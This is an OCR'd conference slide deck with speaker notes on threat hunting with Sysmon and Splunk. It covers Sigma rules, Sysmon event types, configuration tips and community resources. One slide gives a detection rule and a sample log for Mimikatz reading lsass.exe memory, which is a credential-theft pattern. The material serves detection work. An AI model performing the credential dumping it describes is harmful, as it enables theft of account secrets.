
```
    condition: selection1 or selection2 and keyword1 and 1 of keyword2
falsepositives:
    - Unknown
level: high
```

Florian Roth @cyb3rops
It's always a good idea to
by @taviso's PoC code
CVE-2017-0290
github.com/Neo23x0/sigm

Florian Roth @cyb3rops · 11h
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code
CVE-2017-0290
github.com/Neo23x0/sigma/... pic.twitter.com/ciPJEFHaUP

And this is an example how a SIGMA rule can be converted to Splunk query language.

Thomas Patzke's EQUEL Project



EQUEL - an Elasticsearch QUEry Language

The projects was motivated by usage of Elasticsearch and Kibana for log analysis in incident response and as tool in web application security testing. Both are great tools for this purpose, but Kibana exposes only a fraction of the power of Elasticsearch and is missing some features that would make log analysis much easier.

This project aims to create a query language for Elasticsearch with the following goals:


- Easy to understand and to write for humans (compared to Query DSL JSON expressions)
- Exposure of a big amount of Elasticsearch capabilities (compared to the usual Query String expressions)
- Extensible by plugin architecture
- Extension of Elasticsearch capabilities by post processing plugins
- Easy addition of own output formats and visualizations with output plu
- Linear query structure instead of nesting
- "Everything fits in one line of an EQUEL expression" - especially aggreg
- Easy integration in projects that already use Elasticsearch

Note: EQUEL is neither Splunk SPL nor SQL. It's not the idea to "emulate" one of both.

Credits

- Florian Roth (@Cyb3rOps) for
  - Many valuable suggestions and feedback
  - The fancy logo
- Ralf Glauberman for giving it the *EQUEL* name

Thomas Patzke, a co-founder of SIGMA, also created the EQUEL project.
So for people using Elasticsearch instead of Splunk, this might be interesting, too.



Mike Haag's Sysmon DFIR Github

GitHub, Inc. [US] | https://github.com/MHaggis/sysmon-dfir

Sysmon - DFIR


A curated list of resources for learning about deploying, managing and hunting with Microsoft Sysmon. Contains presentations, deployment methods, configuration file examples, blogs and additional github repositories.

Sysmon Learning Resources

- General
  - Presentations
    - How to Go from Responding to Hunting with Sysinternals Sysmon - Mark Russinovich < MUST
    - Tracking Hackers on Your Network with Sysinternals Sysmon - Mark Russinovich < READ
    - Advanced Incident Detection and Threat Hunting using Sysmon and Splunk Video - Tom Ueltschi
    - Advanced Incident Detection and Threat Hunting using Sysmon and Splunk Slides - Tom Ueltschi
    - Splunking the Endpoint - James Brodsky
    - Splunking the Endpoint: "Hands on!" Ransomware Edition - James Brodsky & Dimitri McKay
  - Graylog
    - Ion-Storm Graylog App
    - Back to Basics- Enhance Windows Security with Sysmon and Graylog - Jan DoberstEN

Mike Haag created this great GitHub about Sysmon, DFIR and related resources.
To get started on Sysmon I suggest the RSA presentations from Mark Russinovich as «must reads».
My Botconf talk has received some attention and good feedbacks as well, and covers more basics than this one.

Why Sysmon? RSA Con Talk M.R.



RSAConference2016

San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect


HTA-W05

Tracking Hackers on Your Network with Sysinternals Sysmon

Mark Russinovich
CTO, Microsoft Azure
Microsoft Corporation
@markrussinovich

#RSAC

This is Mark’s first talk about Sysmon from RSA 2016.



Why Sysmon? RSA Con Talk M.R.

Sysmon Events

#RSAC

Category	Event ID
Process Create	1
Process Terminated	5
Driver Loaded	6
Image Loaded	7
File Creation Time Changed	2
Network Connection	3
CreateRemoteThread	8
RawAccessRead*	9
Sysmon Service State Change	4
Error	255

*Contributed by David Magnotti

7


RSAConference2016

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 34

In this presentation he covered Sysmon version 4, and up to earlier this year we still had version 3.2 deployed.
So my last talk mostly just had examples for process create, network connection and create remote thread event types.

Why Sysmon? RSA Con Talk M.R.



#RSAC

RSAConference2017
San Francisco | February 13 – 17 | Moscone Center

POWER OF OPPORTUNITY

SESSION ID: HTA-T09

How to Go from Responding to Hunting with Sysinternals Sysmon


Mark Russinovich
CTO, Microsoft Azure
Microsoft Corporation
@markrussinovich

Microsoft

#RSAC

In this years' RSA talk Mark presented the freshly released Sysmon version 6.

Why Sysmon? RSA Con Talk M.R.



Sysmon Events

New event types v5 & v6
Not covered in prev talk


Category	Event ID
Sysmon Service Status Changed	0
Process Create	1
File Creation Time Changed	2
Network Connection	3
Sysmon Service State Change	4
Process Terminated	5
Driver Loaded	6
Image Loaded	7
CreateRemoteThread	8
RawAccessRead	9

Category	Event ID
Process Access	10
File Create	11
Registry Object CreateDelete	12
Registry Value Create	13
Registry Object Rename	14
File Create Stream Hash	15
Sysmon Configuration Changed	16
Pipe Created	17
Pipe Connected	18
Error	255

v6

Microsoft 10 RSAConference2017

Version 5 & 6 added a lot of new and very useful Sysmon event types, which I will cover in this talk.



Why Sysmon? RSA Con Talk M.R.

Tracking Mimikatz

- I recommend always including lsass.exe process access:

```
<ProcessAccess onmatch="include">
    <TargetImage condition="is">C:\windows\system32\lsass.exe</TargetImage>
</ProcessAccess>
```

- Mimikatz request 0x1410:
  - 0x1000: PROCESS_QUERY_LIMITED_INFORMATION
  - 0x0400: PROCESS_QUERY_INFORMATION
  - 0x0010: PROCESS_VM_READ


```
Process accessed:
UtcTime: 2017-02-13 04:27:33.709
SourceProcessGUID: {889f23d9-35b2-58a1-0000-001005c7b900}
SourceProcessId: 2220
SourceThreadId: 4904
SourceImage: C:\demo\mimikatz.exe
TargetProcessGUID: {889f23d9-e575-58a0-0000-0010c64f0000}
TargetProcessId: 544
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1410
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a5594|C:\Windows\system32\KERNELBASE.dll+1e865|C:\demo\mimikatz.exe+
665e2|C:\demo\mimikatz.exe+6694d|C:\demo\mimikatz.exe+66521|C:\demo\mimikatz.exe+49da8|C:\demo\mimikatz.exe+
49be7|C:\demo\mimikatz.exe+499d1|C:\demo\mimikatz.exe+6bc45|C:\Windows\system32\KERNEL32.DLL+18102|C:
\Windows\SYSTEM32\ntdll.dll+5c5b4
```

- Exclude GrantedAccess of 0x1000, 0x1400, 0x400

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 37

He also mentioned how to detect Mimikatz, which is one of the examples I'll talk about towards the end.



Why Sysmon? RSA Con Talk M.R.

#RSAC

What's a Good Configuration?

- One that doesn't overwhelm your systems
  - Excessive resource usage
  - Excessive log volume
- Crafting is iterative:
  - Exclude known sources
    - — E.g. OneDrive for file time stamp changes
  - Include sensitive targets:
    - — E.g. Lsass.exe for credential theft
- When investigating likely breach, bias for data


Microsoft

RSAConference2017

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 38

He also mentioned what a good Sysmon configuration is.
At our company, to create a new Sysmon config took me many hours and days over several weeks or months of such loops.



Why Sysmon? RSA Con Talk M.R.

Best Practices and Tips

#RSAC


- Install it on all your systems
  - Proven at scale
  - Data will be there when you need it for DFIR
- Configure all event types for maximum visibility
  - Filter out noise, especially uninteresting image loads
  - Test overhead on mission-critical systems
  - Make sure event log is large enough to capture desired time window
- Forward events off box
  - To prevent deletion by attackers
  - For analyzing aggregate network behavior
  - For tracing activity between systems (e.g. pass-the-hash)

Microsoft 37 RSAConference2017

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 39

These are some best practices and tipps to follow.

SwiftOnSecurity's Sysmon configs


GitHub, Inc. [US] | https://github.com/SwiftOnSecurity/sysmon-config

sysmon-config | A Sysmon configuration file for everybody to fork

This is a Microsoft Sysinternals Sysmon configuration file template with default high-quality event tracing.

The file provided should function as a great starting point for system change monitoring in a self-contained package. This configuration and results should give you a good idea of what's possible for Sysmon. Note that this does not track things like authentication and other Windows events that are also vital for incident investigation.

sysmonconfig-export.xml

Because virtually every line is commented and sections are marked with explanations, it should also function as a tutorial for Sysmon and a guide to critical monitoring areas in Windows systems.


Pull requests and issue tickets are welcome, and new additions will be credited in-line or on Git.

See forks of this configuration

See @ion-storm Threat Intelligence SIEM fork

Note: Exact syntax and filtering choices are deliberate to catch appropriate entries and to have as little performance impact as possible. Sysmon's filtering abilities are different than the built-in Windows auditing features, so often a different approach is taken than the normal static listing of every possible important area.

Swift On Security has put out a open source Sysmon config quite some time ago which already has some good forks as well.
This is a good starting point for using Sysmon.



Brief Recap of BotConf 2016 Talk

